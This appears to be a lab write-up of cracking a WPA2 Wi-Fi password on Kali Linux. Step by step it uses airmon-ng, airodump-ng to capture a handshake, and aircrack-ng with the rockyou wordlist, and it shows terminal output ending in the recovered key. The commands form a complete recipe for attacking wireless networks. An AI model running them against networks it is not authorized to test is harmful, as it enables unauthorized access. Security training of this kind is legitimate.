



ALL STEPS ARE PERFORMED IN KALI LINUX OPERATING SYSTEM

Step 1

root@kali:-#airmon-ng

root@kali : - # airmon-ng start wlan0

```
root@kali: ~
                                                                         File Edit View Search Terminal Help
root@kali:~# airmon-ng
PHY
        Interface
                        Driver
                                         Chipset
phy0
        wlan0
                        ath9k
                                        Qualcomm Atheros AR9285 Wireless Network
Adapter (PCI-Express) (rev 01)
root@kali:~# airmon-ng start wlan0
Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'
  PID Name
 500 NetworkManager
 2421 wpa supplicant
PHY
        Interface
                                        Chipset
                        Driver
phy0
        wlan0
                        ath9k
                                        Qualcomm Atheros AR9285 Wireless Network
Adapter (PCI-Express) (rev 01)
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan
```

Step 2


root@kali : - # airodump-ng wlan0mon

```
CH 9 ][ Elapsed: 0 s ][ 2018-07-11 12:56
BSSID
                                #Data, #/s CH MB
                 PWR Beacons
                                                    ENC CIPHER AUTH ESSID
DA:32:E3:E4:01:74 -52
                           4
                                    0 0 6 54e. WPA2 CCMP
                                                               PSK Test
BSSID
                 STATION
                                   PWR
                                        Rate
                                                              Probe
                                                Lost
                                                       Frames
```

Step 3

root@kali:~# airodump-ng --bssid DA:32:E3:E4:01:74 -c 6 -w wifikey wlan0mon

While wifi adapter is on monitor mode ,at this time I connect to wifi with correct key in my laptop





While capturing wifi password

root@kali:-#ls

```
root@kali: ~
                                                                          ▣
File Edit View Search Terminal Help
 CH 6 [ Elapsed: 48 s ][ 2018-07-11 12:57 ][ WPA handshake: DA:32:E3:E4:01:74
 BSSID
                                                            ENC CIPHER AUTH E
                   PWR RXQ
                            Beacons
                                       #Data, #/s CH MB
 DA:32:E3:E4:01:74 -28 16
                                                    6 54e. WPA2 CCMP
                                                                        PSK
                                515
                                         676 4
 BSSID
                   STATION
                                      PWR
                                            Rate
                                                    Lost
                                                            Frames Probe
 DA:32:E3:E4:01:74 AC:ED:5C:23:82:78 -30
                                             1e- 6e
                                                        0
                                                               113
root@kali:~# ls
                    QRLJacking Videos
Desktop
          Music
                                                wifikey-01.csv
                                                wifikey-01.kismet.csv
Documents Pictures sqlmap
                                vlc
Downloads Public
                    Templates
                                wifikey-01.cap wifikey-01.kismet.netxml
```

Step 5

root@kali : - # aircrack-ng wifikey-01.cap -w /root/Desktop/rockyou.txt

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# aircrack-ng wifikey-01.cap -w /root/Desktop/rockyou.txt
                               Aircrack-ng 1.2 rc4
    [00:00:00] 12/7120712 keys tested (574.77 k/s)
    Time left: 3 hours, 26 minutes, 45 seconds
                                                               0.00%
                         KEY FOUND! [ 12345678 ]
    Master Key
                   : D0 78 28 FB 75 90 33 29 59 D1 AF D9 0E 25 D5 80
                     19 54 12 60 32 7F 18 4E 1F 13 50 C3 C5 DE 4D 03
    Transient Key : 69 6A D4 71 91 C0 E4 D5 FB 0C D2 F5 A9 62 12 FE
                     4D 7B F0 53 15 64 71 9A 93 38 03 6E 4C D8 D2 10
                     38 BB 6B A7 8A 62 3D 28 B5 5C 21 C5 B5 2E 75 EF
                     88 21 4E 01 58 28 44 AE EF DA 14 A7 1E EC 7A BF
    EAPOL HMAC
                  : 52 07 7A E6 BE 26 35 DC DA 14 69 2A 78 77 8D 59
```



CONCLUSION

- Found wifi key is 12345678
- Tool used
 - 1. Airmon-ng
 - 2. Airodump-ng
 - 3. Aircrack-ng